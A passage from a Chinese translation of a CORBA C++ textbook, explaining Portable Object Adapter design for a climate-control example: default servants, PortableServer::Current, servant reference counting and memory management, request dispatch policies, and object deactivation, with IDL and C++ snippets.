必须解决的下一个问题是，在该系统中应该使用多少 POA。所有的对象——Controller、Thermometers 和 Thermostats——是持久的，所以在基于 LifespanPolicy 的同一个 POA 下，它们就不受是否存在限制。但是，与 Thermometer 和 Thermostat 对象不同，可能要为 Controller 使用不同的 RequestProcessingPolicy 值。具体来说，要为 Thermometers 和 Thermostats 使用一个伺服程序管理器，而因为只有一个 Controller，所以我们要显式激活它。另外，Controller 没有设备号，所以它的对象标识符是在不同的名字空间而不是 Thermometer 和 Thermostat 的设备号。

可以使用两个 POA 来达到我们的目的：一个是为 Controller 而第二个是为所有的 Thermometer 和 Thermostat 对象。用 ServantRetentionPolicy 的默认的 RETAIN 值创建两个 POA，但是 Controller POA 具有 USE_ACTIVE_OBJECT_MAP_ONLY 策略值，设备对象 POA 具有 USE_SERVANT_MANAGER 策略值。使用这些策略值，就可以显式激活单个 Controller 对象，这样就可在 POA 激活对象映射中给它一个条目，并且使用一个 ServantActivator 按要求来激活 Thermometer 和 Thermostat 对象。基于与 11.7.1 所介绍的同样的理由，也将 Thermometer 和 Thermostat 对象的 POA 作为 Controller POA 的子代。

这个方法一个潜在的消极副作用是，每个 Thermometer 或 Thermostat 激活将会在激活

对象映射中产生一个条目。最坏的情况是——所有 Thermometer 和 Thermostat 对象都接收请求调用——映射将为每个对象保存一个对象对伺服程序关联。但是，只要整个 CCS 系统仅有几百到一千个对象组成，服务器应用程序就能容易地处理这种最糟糕的方案而不会超出资源许可。进一步讲，甚至可以选择追踪已经激活的伺服程序的数量，并且，如果我们的计数超过了一个预定的阈值，可使用 POA::deactivate_object 来尝试显式从激活对象映射中删除它们中的一部分。我们将在11.9节中介绍 deactivate_object，并在第12章介绍大量的使用它的例子。

11.7.4 默认的伺服程序

应用程序注册伺服程序来具体化 CORBA 对象的最后一个方法是使用默认的伺服程序。在这个方法中，POA 的 RequestProcessingPolicy 值必须为 USE_DEFAULT_SERVANT。如果在激活对象映射中没有目标对象的 ObjectId 对应的伺服程序或者 ServantRetentionPolicy 值不为 NON_RETAIN，POA 就将每个请求调度给单个的默认伺服程序。默认伺服程序扮演着所有那些没有它们自己伺服程序的对象的伺服程序的角色。因为由默认伺服程序具体化的每个对象必须支持相同的接口，所以默认的伺服程序常用于基于动态框架接口(Dynamic Skeleton Interface, DIS)的应用程序。在一个支持相同接口的 POA 中创建的每个对象可以使用默认的伺服程序，甚至如果这些对象是用基于静态框架的伺服程序具体化的，也可使用默认伺服程序。

因为它们具体化多个 CORBA 对象，默认伺服程序的关键是它们不必保存对象特定的状态。遗憾的是，我们用于实现 Thermometer 和 Thermostat 对象的伺服类保存了它们对象中的设备号作为数据成员。换句话说，这假设它们只具体化单个的 CORBA 对象。所以如果我们要将它们用于默认伺服程序的话，就必须重新设计这些伺服类。

PortableServer::Current 接口

在一个请求调度的过程中，服务器 ORB 可以让一个应用程序获得目标对象的 ObjectId 和正在调度请求的 POA 的一个引用。这些操作由 PortableServer::Current 接口提供。

```
module PortableServer {
    interface Current : CORBA::Current {
        exception NoContext {};
        POA      get_POA()    raises(NoContext);
        ObjectId get_object_id() raises(NoContext);
    };
    // ...
}
```

Current 接口从空的 CORBA::Current 接口派生而来。CORBA::Current 是添加到 PortableServer 模块中其他几个 Current 接口的基类；它们中的每一个都可以访问来自所调和操作的控制线程的信息。比如，在 CosTransactions 模块中，OMG 事务处理服务(OTS)提供了它自己的 Current 接口。OTS Current 允许应用程序获得关于调用线程的任何事务处理信息并且控制提交的或撤消的事务处理。

Current 对象通常既是局部约束的又是线程约束的。它们可以在不同的控制线程之间进

行传递,但是在不同的线程中使用相同的 Current 对象引用可以让每个线程只访问它自己的线程特定的状态;一个线程不能使用来自于另一个线程的 Current 来检索或修改该线程的状态。此外,Current 对象并不依赖于多线程的存在,这样即使应用程序是单线程的也可以使用它们。

通过向 ORB::resolve_initial_references 传递字符串“POACurrent”可以获得 POA Current 的一个引用。

```
// Obtain a reference to the ORB.
CORBA::ORB_var orb = CORBA::ORB_init(argc, argv);

// Obtain a reference to the POA Current.
CORBA::Object_var obj =
    orb->resolve_initial_references("POACurrent");

// Narrow the result to the PortableServer::Current interface.
PortableServer::Current_var cur =
    PortableServer::Current::narrow(obj);
```

如果任何一个 POA Current 操作在请求调度的上下文的外部被调用,就会产生 PortableServer::NoContext 异常。

温度计的默认伺服程序

我们必须重新实现 Thermometer_impl 伺服程序以消除它的设备号数据成员。我们用一个带有 POA Current 引用的成员替换这个数据成员。

```
class Thermometer_impl : public virtual POA::CCS::Thermometer {
public:
    Thermometer_impl(PortableServer::Current_ptr current);
    virtual ~Thermometer_impl() {}

    // Function for the Thermometer attributes.
    virtual CCS::ModelType
        model() throw(CORBA::SystemException);

    virtual CCS::AssetType
        asset_num() throw(CORBA::SystemException);

    virtual CCS::TempType
        temperature() throw(CORBA::SystemException);

    virtual CCS::LocType
        location() throw(CORBA::SystemException);

    virtual void
        location(const char * loc)
        throw(CORBA::SystemException);

    static Controller_impl * m_ctrl;           // My Controller

protected:
    PortableServer::Current_var m_current;

    // Helper function that extracts asset number from
    // the target ObjectId.
    CCS::AssetType get_target_asset_number()
```

```

        throw(CORBA::SystemException);

    // Helper functions that read data from the device.
    static CCS::ModelType get_model(CCS::AssetType anum);
    static CCS::TempType get_temp(CCS::AssetType anum);
    static CCS::LocType get_loc(CCS::AssetType anum);
    static void set_loc(CCS::AssetType anum,
                        const char * new_loc);

private:
    // copy not supported for this class
    Thermometer_impl(const Thermometer_impl & therm);
    void operator = (const Thermometer_impl & therm);
};

```

Thermometer_impl 类型的伺服程序用 POA Current 对象的一个引用来构造。接下来介绍 Thermometer_impl 伺服类的另一种实现方法,这些实现中的每一个都使用 get_target_asset_number 辅助函数从 POA Current 获得的对象 ID 中提取目标对象的设备号。

```

// Constructor
Thermometer_impl::
Thermometer_impl(
    PortableServer::Current_ptr current
) : m_current(PortableServer::Current::duplicate(current))
{
    // Intentionally empty
}

// Member functions
CCS::modelType
Thermometer_impl::
model() throw(CORBA::SystemException)
{
    CCS::AssetType anum = get_target_asset_number();
    return get_model(anum);
}

CCS::AssetType
Thermometer_impl::
asset_num() throw(CORBA::SystemException)
{
    return get_target_asset_number();
}

CCS::TempType
Thermometer_impl::
temperature() throw(CORBA::SystemException)
{
    CCS::AssetType anum = get_target_asset_number();
    return get_temp(anum);
}

```

```

CCS::LocType
Thermometer impl::
location() throw(CORBA::SystemException)
{
    CCS::AssetType anum = get_target_asset_number();
    return get_loc(anum);
}

void
Thermometer impl::
location(const char * new_loc) throw(CORBA::SystemException)
{
    CCS::AssetType anum = get_target_asset_number();
    set_loc(anum, new_loc);
}

CCS::AssetType
Thermometer_impl::
get_target_asset_number() throw(CORBA::SystemException)
{
    // Get the target ObjectId.
    PortableServer::ObjectId var oid = m_current->get_object_id();

    // Check to see if the object ID is valid.
    CORBA::String_var asset_str;
    try {
        asset_str = PortableServer::ObjectId_to_string(oid);
    } catch(const CORBA::BAD_PARAM&)
        throw CORBA::OBJECT_NOT_EXIST();
    }

    // Convert the ID string into an asset number.
    istrstream istr(asset_str.in());
    CCS::AssetType anum;
    istr >> anum;
    if (istr.fail())
        throw CORBA::OBJECT_NOT_EXIST();

    return anum;
}

```

构造函数复制了传递给它的 POA Current 对象的引用并将结果存储在 m_current 数据成员中。get_target_asset_number 辅助函数调用 m_current 数据成员的 get_object_id 操作来检索目标对象的 ObjectId，并将 ObjectId 转换成一个字符串，然后从中提取出设备号。实现 IDL 操作的所有成员函数都依赖于 get_target_asset_number 辅助函数来获得目标对象的设备号，通常它们通过 ICP 网络访问目标设备。

为了设置默认伺服程序，我们调用 POA 的 set_servant，同时传递给它一个指向 Thermometer_Impl 实例的指针。

```
// Create a default servant.
```

```

Thermometer_impl * dflt_servant = new Thermometer_impl(cur);

// Register it with the POA.
poa->set_servant(dflt_servant);

// Because our servant inherits reference counting
// fromRefCountServantBase, we call remove_ref because
// we no longer need the servant.
dflt_servant->_remove_ref();

```

因为 set_servant 拥有这个伺服程序的指针,所以返回前它调用伺服程序的 _add_ref。如果 Thermometer_impl 类从 PortableServer::RefCountServantBase 混合类继承它的引用计数实现,在 set_servant 返回后,我们就能调用伺服程序的 _remove_ref。当 POA 最终撤消时,它将调用默认伺服程序的 _remove_ref 来删除它的引用计数,并且将 delete(删除)伺服程序本身。如果没有选择从 RefCountServantBase 派生你的默认的伺服类,就必须自己撤消你的默认伺服程序实例。

如果要获得一个指向一个 POA 的默认伺服程序,就可调用 get_servant。

```

// Use a ServantBase_var to capture the return value
// of get_servant.
PortableServer::ServantBase_var servant =
    poa->get_servant();

// Use dynamic_cast to get back to our original
// default servant's type.
Thermometer_impl * dflt_servant =
    dynamic_cast<Thermometer_impl*>(servant.in());

```

在这个例子中使用一个 PortableServer::ServantBase_var 变量来存储 get_servant 的返回值。这是因为返回它之前 POA 调用默认伺服程序的 _add_ref,在完成时,最终应调用 _remove_ref。这样可以防止默认伺服程序在 POA 下被意外删除。ServantBase_var 就象任何其他_var 类型一样,在它的析构函数中释放它的资源(在这种情况下,使用 _remove_ref)。请注意,伺服程序并不提供任何紧缩操作,所以为了重新获得默认伺服程序的派生类型,必须使用一个 dynamic_cast。如果你的 C++ 编译器不支持 dynamic_cast,就不可能得到从 get_servant 返回可移植的伺服程序的真实类型。

使用默认伺服程序的可扩缩性

不能过分强调默认伺服程序方法的可适应性。从字面上说,一个默认伺服程序提供了在一个固定大小的内存中支持无限数量对象的能力。伺服程序本身是没有状态限制的,并且它依赖于从目标设备本身获取的状态。当然,要权衡的是寻找目标对象的状态比对每个对象使用一个独立的伺服程序速度要慢,因为首先必须从 POA 的 Current 中提取出目标对象的标识符,然后从对象标识符中提取设备号,并使用 ICP 网络来调用实际的设备以执行请求。

修订 POA 层次结构

如果修订我们的设计,使用默认伺服程序而不是伺服程序管理器,就必须重新考虑 CCS 应用程序要求的 POA 层次结构的选择。在 11.7.3 节,我们决定可以把所有的 CCS 对象放在 LifespanPolicy 值为 PERSISTENT 和 ServantRetentionPolicy 值为 RETAIN 的两个

POA 之下。这个设计的原则是基于我们可以明确地注册单个 Controller 对象并可对所有的 Thermometer 和 Thermostat 对象使用一个 ServantActivator 这样一个事实。

一个 POA 可以只有单个的默认伺服程序的事实,可能会让你使用一个 Thermostat 伺服程序作为默认伺服程序。毕竟,Thermostat 接口是从 Thermometer 接口派生出来的,也就是说,一个 Thermostat 默认伺服程序也可以处理对 Thermometer 对象所做的请求。虽然这个方法也行的通,但是这种设计毕竟有点含糊;如果一个不幸的工程人员继承你的设计并且必须维护和增强它的功能,将会奇怪为什么 Thermostat 伺服程序具体化 Thermometer 对象。

一个较好的方法是使用三个 POA。如前所述,一个 POA 用于处理 Controller 单个对象。另外两个 POA 将分别处理 Thermostat 对象和 Thermometer 对象。这种方案可以允许使用两个不同的默认伺服程序,每个接口类型使用一个默认伺服程序。图11.8为最终的 POA 层次结构。




图11.8 默认伺服程序 POA 层次结构

我们创建的每个 POA 的 LifespanPolicy 的值为 PERSISTENT。因为必须在激活对象映射中显式注册 Controller 伺服程序,所以 Controller POA 的 ServantRetentionPolicy 的值为 RETAIN,并且 RequestProcessingPolicy 的值为 USE_ACTIVE_OBJECT_MAP_ONLY。但是,将 Thermometer 和 Thermostat POA 的 ServantRetentionPolicy 的值设置为 NON_RETAIN。这些 POA 不需要激活对象映射,因为每一个 POA 都注册了一个默认伺服程序。并且还创建了 RequestProcessingPolicy 值为 USE_DEFAULT_SERVANT 的 Thermometer 和 Thermostat POA,这样就可以使用它们注册默认的伺服程序。

一般不采用让每个 POA 只处理单个接口类型的对象。如在前面讨论中所指出的一样,使用默认伺服程序,更一般的情况是,让一个伺服程序具体化多个 CORBA 对象。通常它还用于与伺服程序管理器的连接以避免调用 POA 时要求管理器来动态确定要提供的伺服程序的正确类型。

11.7.5 伺服程序内存管理

毫不奇怪,管理你的伺服程序实例的生存期是应用程序正确操作所必须的。如何管理伺服程序实例与下面几个因素有关:

- 伺服程序是否是在堆中分配的。

- 是否已经为伺服程序选择了使用引用计数。
- 是使用了一个伺服程序激活器、一个伺服程序定位器，还是根本没有伺服程序管理器。
- 每个伺服程序是具体化单个的 CORBA 对象还是多个对象，以及是否使用一个默认的伺服程序。
- 伺服程序是否同时在多个 POA 中注册。
- 应用程序是多线程的还是单线程的。

下面我们将详细讨论上述问题。

堆栈与堆分配的比较

在大多数重要的应用程序中，伺服程序是在堆分配的。这是因为这些类型的应用程序通常使用复杂的 POA 特征，如伺服程序管理器，当应用程序在堆中创建它们的伺服程序时，伺服程序管理器更容易使用和维护。

比如，如果一个伺服程序激活器或伺服程序定位器分别用它的 incarnate 或 preinvoke 函数在堆栈中分配它的伺服程序，那么这个应用程序就极易崩溃。这是因为一旦 incarnate 或 preinvoke 函数返回时，伺服程序激活器或伺服程序定位器将返回一个指向一个已经撤消的伺服程序的指针。如果返回的伺服程序是全局的或静态的，这就意味着，该 POA 的所有对象都要通过伺服程序管理器使用相同的伺服程序来具体化。在这种情况下，为 POA 注册单个伺服程序作为它的默认伺服程序会更有效。

对于在 Root POA 中注册的暂态对象，在程序的 main 函数中为伺服程序在栈中进行分配也可以很好地工作。当 main 函数结束时，这些伺服程序就会自动地撤消，并且这不成问题，因为到这时你的 ORB 和所有的 POA 也已停止工作。这样，就不存在因为在伺服程序已经撤消之后，ORB 或它的 POA 试图访问在栈内分配的伺服程序，所以你的程序不会存在崩溃的危险。

伺服程序引用计数

如果使用堆分配的伺服程序，在你的程序中必须确定一点，何时删除它们是安全的。为仅具体化单个 CORBA 对象的伺服程序实现这个功能的一个方法是首先将对象置于失效状态，然后 delete(删除)该伺服程序。比如，在一个伺服程序的方法中可能执行如下的步骤：

```
void SomeServant::destroy() throw(CORBA::SystemException)
{
    my_poa->deactivate_object(my_object_id);
    delete this;
}
```

假设该伺服程序没有一个用它注册的伺服程序激活器，这段代码似乎也可以很好地工作。因为该伺服程序已经不再被使用，所以可以首先将伺服程序具体化的对象置于失效状态，然后删除它。

在实际应用中，这段代码几乎肯定会导致你的应用程序崩溃。问题在于如果 POA 在它的激活对象映射中有该伺服程序的条目，该条目就会始终保留在那儿，直到所有相关联的对象的请求完成之后。在所有的请求完成后，POA 撤消激活对象映射的条目并调用伺服程序

的 `_remove_ref` 来递减它的引用计数。因为我们在一个方法中调用了 `deactivate_object`, 激活对象映射条目将一直保留到这个方法完成。这也就是说, 由于在该方法中删除伺服程序, 当 POA 在方法完成后, 调用伺服程序的 `_remove_ref`, 应用程序就可能会崩溃。

即使在一个方法外部, 用这种方式删除一个伺服程序也可能产生问题。其原因是应用程序的其他部分可能也访问该伺服程序。例如, 另一个线程可能仍在使用伺服程序执行一个请求。同样, 程序的另一部分可能调用伺服程序的 POA 的 `reference_to_servant` 或 `id_to_servant`, 也可能返回一个指向同一个伺服程序的指针, 并且也可能正在使用该指针。

避免出现这些错误的方法是从 PortableServer 名字空间中提供的 `RefCountServantBase` 类派生你的伺服类。

```
namespace PortableServer {
    classRefCountServantBase : public virtual ServantBase {
        public:
            RefCountServantBase() : m_ref_count(1) {}

            virtual void _add_ref();
            virtual void _remove_ref();

        private:
            CORBA::ULong m_ref_count;
            // ...
    };
}
```

与 `PortableServer::ServantBase` 提供的 `_add_ref` 和 `_remove_ref` 函数, `RefCountServantBase` 类提供的方案执行派生伺服类的线程安全的引用计数。`_add_ref` 的实现递增引用计数, 而 `_remove_ref` 首先递减引用计数, 如果引用计数减为零, 则调用它自己的 `this` 指针的 `delete`。所以从 `RefCountServantBase` 派生它们的伺服类的应用程序必须做两件事情。

1. 因为 `RefCountServantBase::_remove_ref` 假定伺服程序在堆中进行分配, 所以应确保这些伺服类型是堆分配的实例。确保伺服程序实例总是堆分配的一个方法是让它们的析构函数为 `protected` 或 `private`(请参阅文献[16]所推荐的)。
2. 不许直接对指向这些伺服类型的实例的指针调用 `delete`; 相反, 应该调用 `_remove_ref`。

实际上 POA 预先并不知道你的伺服程序是否使用引用计数, 所以必须假定它们使用。无论何时必须保证一个伺服程序仍在使用时, 不能撤消或删除它, 所以 POA 使用伺服程序引用计数。

应该注意, 无论何时使用 `this` 来隐式创建一个 CORBA 对象并为它激活一个伺服程序时(参阅11.6节), POA 调用伺服程序的 `add_ref`, 这样它就能安全地在它的激活对象映射中保留一个指向它的指针。

如在11.7.4所介绍一样, 可以使用一个 `ServantBase_var` 来帮助你管理伺服程序引用计数。`ServantBase_var` 类很像任何其他的 `_var` 类型, 它选定构造它的或赋值给它的伺服程序。随后, 当 `ServantBase_var` 析构函数运行时, 调用它所选定的的伺服程序的 `_remove_ref`。

不论应用程序的大小如何, 建议你从 `RefCountServantBase` 派生你的伺服程序, 除非你

能确保正在进行的工作。在第12章和第21章,有许多更详细的关于伺服程序安全析构的析构函数的内容。

伺服程序管理器

当使用一个伺服程序激活器时,通常调用 delete 或调用激活器 etherealize 函数中伺服程序的 _remove_ref。POA 保证使用伺服程序的所有请求在 etherealize 调用前已经完成,并且它也保证将伺服程序传递给 etherealize 后,不会以任何方式尝试使用该伺服程序。这样,如果你的伺服程序不使用引用计数并且在 etherealize 中 delete 它们,就会有出错的危险;你的代码的另一部分还保留有指向从 POA::reference_to_servant 或 POA::id_to_servant 得到的伺服程序的指针,并且它试图使用该悬挂的指针来访问现在已经删除的伺服程序。

使用一个伺服程序定位器调用 POA::reference_to_servant 或 POA::id_to_servant 是不可能的,因为这两者都要求目标 POA 具有 RETAIN 策略值。POA 保证它仅为由传递给 preinvoke 的 ObjectId 和 Identifier 参数指定的请求使用从定位器 preinvoke 函数返回的伺服程序。它进一步保证在伺服程序完成它的请求后,将立即调用定位器的 postinvoke 函数。这就非常明地说明了这样一个模型,它的伺服程序在堆中由 preinvoke 进行分配,然后在 postinvoke 中删除,虽然一个复杂的伺服程序定位器实现可能保留一个伺服程序池而不是不断地创建和删除它们。

如果使用具有 RETAIN 策略的 POA,即使你打算显式注册所有的对象,还是建议使用与它相关联的伺服程序激活器。这是因为激活器的 etherealize 函数在应用程序停止运行时提供了一个便捷的方式来清除你的伺服程序。

单个对象与多对象伺服程序比较

管理仅具体化单个对象的伺服程序是容易的,因为当它具体化的对象处于释放状态时,它可以被删除。如前面所述的,当你使用一个伺服程序激活器时,这是相当容易实现的。

掌握何时删除具体化多个对象的伺服程序是相当困难的。典型情况是,最好在 POA 本身已撤消时撤消这些伺服程序,这也适用于默认的伺服程序。

多 POA 伺服程序

如果选择在多个 POA 中注册相同的伺服程序,那就完全由你确保它的生命周期的正确管理。这是因为 POA 并不相互通信以确定它们是否是共享的伺服程序。

线程问题

伺服程序为多线程环境下执行的应用程序设计正确的析构函数可能稍微有点困难。我们将在第21章中讨论这些问题并给出一个扩展的例子。

11.7.6 请求处理

POA 按照它的几个策略值的设置调度请求,尤其是它的 RequestProcessingPolicy 的值。

- 如果一个 POA 的 RequestProcessingPolicy 的值为 USE_ACTIVE_OBJECT_MAP_ONLY,就在它的激活对象映射中查找目标对象的对象 ID。在这种情况下,POA 还必须具有一个值为 RETAIN 的 ServantRetentionPolicy。如果它不能找到目标对象 ID,POA 就会引发 OBJECT_NOT_EXIT 异常。

- RequestProcessingPolicy 值为 USE_SERVANT_MANAGER 和 ServantRetentionPolicy 值为 RETAIN 的一个 POA 为目标对象的对象 ID 检索它的激活对象映射。如果没有找到它并且 POA 已经注册了一个 ServantActivator，那就调用它的 incarnate 操作。ServantActivator::incarnate 的实现或是返回一个处理请求的伺服程序或是产生一个异常。如果激活对象映射中没有对象 ID 并且 POA 没有注册 ServantActivator，那 POA 就产生 CORBA::OBJ_ADAPTER 系统异常。POA 在这些环境中不产生 CORBA::OBJECT_NOT_EXIST 异常的原因是因为在应用程序中设置 USE_SERVANT_MANAGER 时没有注册一个伺服程序管理器，这是一个错误。结果是 POA 当然不知道目标对象不再存在，这样它就不能正确地产生 OBJECT_NOT_EXIST 异常。
- 如前面内容所述，除了 POA 没有可以搜索的激活对象映射外，RequestProcessingPolicy 的值为 USE_SERVANT_MANAGER 和 ServantRetentionPolicy 的值为 NON_RETAIN 的一个 POA 可以准确地调度请求。换句话说，伺服程序管理器必须是一个 ServantLocator 而不是一个 ServantActivator。
- RequestProcessingPolicy 值为 USE_DEFAULT_SERVANT 和 ServantRetentionPolicy 的值为 RETAIN 的一个 POA 在它的激活对象映射中搜索目标对象的对象 ID。如果 POA 没有找到对象 ID 并且 POA 注册了一个默认的伺服程序，那就将请求调度给它。如果对象 ID 不在激活对象映射中，并且 POA 没有注册默认的伺服程序，POA 就会产生 CORBA::OBJ_ADAPTER 系统异常。
- 如前面内容所述，除了 POA 没有可以搜索的激活对象映射外，RequestProcessingPolicy 值为 USE_DEFAULT_SERVANT 和 ServantRetentionPolicy 的值为 NON_RETAIN 的一个 POA 可以准确地调度请求。

11.8 引用、ObjectId 和伺服程序

如在 11.3.2 节所述，许多 POA 操作涉及到对象引用，对象 ID 和伺服程序之间的转换或关联。毫无疑问，POA 接口提供了可在这三个关键实体之间使用的 6 个辅助函数。

```
module PortableServer {
    interface POA {
        exception ServantNotActive {};
        exception WrongPolicy {};
        exception ObjectNotActive {};
        exception WrongAdapter {};
        ObjectId servant_to_id(in Servant serv)
            raises(ServantNotActive, WrongPolicy);
        Object servant_to_reference(in Servant serv)
            raises(ServantNotActive, WrongPolicy);
        Servant reference_to_servant(in Object ref)
            raises(ObjectNotActive, WrongAdapter, WrongPolicy);
        ObjectId reference_to_id(in Object ref)
    }
}
```

```

        raises (WrongAdapter, WrongPolicy);
Servant id_to_servant(in ObjectId oid)
        raises(ObjectNotActive, WrongPolicy);
Object id_to_reference(in ObjectId oid)
        raises(ObjectNotActive, WrongPolicy);
        // ...
};

// ...
};

```

除了 reference_to_id 和 reference_to_servant 操作外,所有操作都要求目标 POA 具有 RETAIN 策略值。如果目标 POA 没有所要求的策略,那么每个操作都会产生 WrongPolicy 异常。

- servant_to_id 操作返回与目标伺服程序关联的 ObjectId。目标 POA 策略对 servant_to_id 的行为影响如下。
 - 如果目标 POA 具有 UNIQUE_ID 策略并且伺服程序已经在激活对象映射中进行注册,POA 返回相关联的 ObjectId。
 - 如果 POA 具有 IMPLICIT_ACTIVATION 和 MULTIPLE_ID 策略值,POA 隐式激活一个用 POA 生成的对象 ID 的伺服程序的新的 CORBA 对象,并且 POA 返回该对象 ID。
 - 同样,如果 POA 具有 IMPLICIT_ACTIVATION 和 UNIQUE_ID 策略值,并且伺服程序还没有激活,POA 隐式激活一个用 POA 生成的对象 ID 的伺服程序的,新的 CORBA 对象,并且 POA 返回该对象 ID。
- 否则的话,servant_to_id 产生 ServantNotActive 异常。

如果 servant_to_id 操作激活对象,在返回前,它将调用它的伺服程序参数上的_add_ref。否则,POA 就不调用伺服程序的_add_ref 或_remove_ref。

- servant_to_reference 操作返回伺服程序正在进行具体化的对象的对象引用。如果目标 POA 具有 IMPLICIT_ACTIVATION 和 MULTIPLE_ID 策略值,POA 隐式激活一个用 POA 生成的对象 ID 的伺服程序的新的对象,然后返回新的引用。如果 POA 具有 IMPLICIT_ACTIVATION 和 UNIQUE_ID 策略值并且伺服程序还没有激活,也可实现这个功能。否则的话,servant_to_reference 产生 ServantNotActive 异常。

如果 servant_to_reference 操作激活该对象,它将在返回前调用它的伺服程序参数上的_add_ref。否则的话,POA 并不调用伺服程序的_add_ref 或_remove_ref。

- reference_to_servant 操作返回指向由对象引用所具体化的对象的伺服程序。目标 POA 要求 RETAIN 策略或 USE_DEFAULT_SERVANT 策略值。如果由对象引用所指向的对象在激活对象映射中有一个对象与伺服程序的关联或者已注册一个默认的伺服程序,那就返回该伺服程序。否则的话,reference_to_servant 产生 ObjectNotActive 异常。一旦它使用完成后,reference_to_servant 的调用程序负责调用返回的伺服程序的_remove_ref。但是,如果应用程序仅使用从 PortableServer::ServantBase 类继承来的空的伺服程序引用计数的实现,这种情况下调用程序就不需要调用_re-

move_ref。但是,建议在这种情况下总是调用_remove_ref 以避免维护问题。

- reference_to_id 操作在传递给它的对象引用参数中返回对象 ID。由对象引用所指向的对象不要求你通过调用这个操作来调用它。如果目标 POA 没有创建对象引用,reference_to_id 就会产生 WrongAdapter 异常。
- id_to_reference 操作为由对象 ID 参数代表的对象返回一个对象引用。如果指定的对象 ID 在激活对象映射中没有找到,该操作就会产生 ObjectNotActive 异常。
- id_to_servant 操作返回与确定的对象 ID 相关联的伺服程序。如果在激活伺服程序映射中没有找到该对象 ID,该操作就会产生 ObjectNotActive 异常。

一旦完成它的使用后,id_to_servant 的调用函数负责调用返回的伺服程序的_remove_ref。但是,如果应用程序仅使用从 PortableServer::ServantBase 类继承来的空的伺服程序引用计数的实现,这种情况下调用程序就不需要调用_remove_ref。但是,建议在这种情况下最好调用_remove_ref 以避免维护问题。

正如在 11.7.4 所解释的一样,应该知道 C++ 伺服程序不支持紧缩操作。这就意味着,reference_to_servant 和 id_to_servant 的返回值不能方便地转换为你所派生的伺服类型。如果应用程序需要从对象引用或对象 ID 转换为与它相关联的伺服程序,这样就能直接调用派生的伺服程序函数,你就必须使用 C++ dynamic_cast 将 Servant 转换成你所期望的派生类型。但是并不是所有的 C++ 编译器支持 dynamic cast,所以应该确保你的应用程序必须运行的所有平台支持这种操作。

11.9 对象失效

最终,所有的 CORBA 对象必须失效。因为它的服务器应用程序退出运行或因为某个人撤消了对象,那该对象 ID 可能失效。如在 11.3.1 节所述,一个 CORBA 对象是一个虚拟的实体,当一个伺服程序具体化它时,它可以响应一个请求。失效只是让一个 CORBA 对象不能响应请求。

因为激活一个 CORBA 对象需要设置一个对象对伺服程序的关联,所以为了使一个对象失效,就需要中断这种对象与伺服程序的关联。通过调用拥有该对象的 POA 上的 deactivate_object 就可达到这个目的。

```
module PortableServer {
    interface POA {
        exception ObjectNotActive {};
        exception WrongPolicy {};

        void deactivate_object(in ObjectId oid)
            raises(ObjectNotActive, WrongPolicy);
        // ...
    };
    // ...
}
```

可以仅对 ServantRetentionPolicy 的值为 RETAIN 的 POA 调用 deactivate_object。如果

调用一个 NON_RETAIN 的 POA，就会产生 WrongPolicy 异常。在某种程度上，可以把 deactivate_object 方法作为协助你控制 POA 激活对象映射的内容的一种管理工具。

为了使一个对象失效，可以调用对象的 POA 的 deactivate_object，并将对象的 ObjectId 作为唯一的参数进行传递。一旦没有对该 ObjectId 其他的有效的请求，最终 POA 会在它的激活对象映射中删除 ObjectId 与伺服程序的关联。如果应用程序预先用 POA 注册一个 ServantActivator，为了使对象的伺服程序失效，POA 激活 ServantActivator 的 etherealize 方法。这就允许应用程序来负责删除伺服程序，比如，调用伺服程序的 _remove_ref 或调用它的 delete。POA 保证在它向伺服程序传递 etherealize 后，不会以任何方式访问该伺服程序。否则的话，如果应用程序没有提供一个 ServantActivator，在调用它的所有方法都完成后，POA 就调用伺服程序的 _remove_ref。

deactivate_object 操作的一个重要细节是它立即返回而不用等待实际对象是否已经失效。这是因为在对目标对象的所有请求完成前，POA 并不将对象的伺服程序从它的激活对象映射中删除。相反如果这个操作等待对象的所有请求完成，死锁情况可能发生。假设对象支持 destroy 操作，当调用时该操作撤消目标对象。如果 destroy 的实现调用 deactivate_object 并且 deactivate_object 依次等待直到对象伺服程序正在进行的所有请求完成，操作将永远不会完成，因为 deactivate_object 将会死锁来等待调用它的 destroy 方法。为了避免死锁的潜在可能性，deactivate_object 只是简单地将激活对象映射条目标记为失效并立即返回。

在一个对象失效后，如果应用程序需要的话，它可以重新被激活。如果向一个已经失效的对象指出一个新的请求，POA 就尝试在它的激活对象映射中定位一个 ObjectId 与伺服程序的关联，如果它具有 RETAIN 策略，就像它通常所做的一样。如果没有找到关联，但是应用程序已经注册了一个 ServantActivator，POA 就调用它，以获得一个适合的伺服程序。换句话说，在一个对象已经失效后，POA 的作用就好像它从来就没有被激活一样。另外，当 etherealize 仍在运行时，如果接到一个请求或者如果应用程序尝试显式激活，重新激活将被阻塞直到 ServantActivator 完成释放伺服程序的操作。完成之后，照常进行重新激活。

因为直到没有其他的对该对象的有效的请求时，deactivate_object 才将对象的条目从激活对象映射中删除。一个外来请求的稳定流实际上可以保持对象不失效。这是在失效之前，允许伺服程序可以完成它的正常处理的一个副作用。执行这样处理的一个伺服程序可能调用它所具体化的对象的递归方法调用，并且这些失效没有必要防止这些方法的调用。此外，如果当应用程序调用 deactivate_object 时，一个伺服程序已在进程中有一个方法并且该方法处于阻塞状态，等待另一个长时间运行的操作的结束，则实际的失效操作将被阻塞直至正在进程中的方法结束为止。必须知道这些情况的类型，并且确保你的应用程序不会过早从正在使用的方法中 delete 它们的伺服程序。如在 11.7.5 节所建议的一样，清除 RETAIN POA 的伺服程序的最好方法是使用一个 ServantActivator。

deactivate_object 操作是撤消一个 CORBA 对象的过程的重要部分。在应用程序使一个对象失效后，对该对象新的请求会导致新的激活或产生 CORBA::OBJECT_NOT_EXIST 异常。你的应用程序或是直接为给定的对象产生 OBJECT_NOT_EXIST 异常或注册一个伺服程序失败，所以 POA 引发这个异常，必须小心，不要再次具体化该对象。本来 OBJECT_NOT_EXIST 是一个对象死亡证明书——它本意是作为对象不再有效的最后声明。请记住，因为 POA 没有持久状态，是应用程序而不是 POA 最终决定一个给定的对象是否仍然存

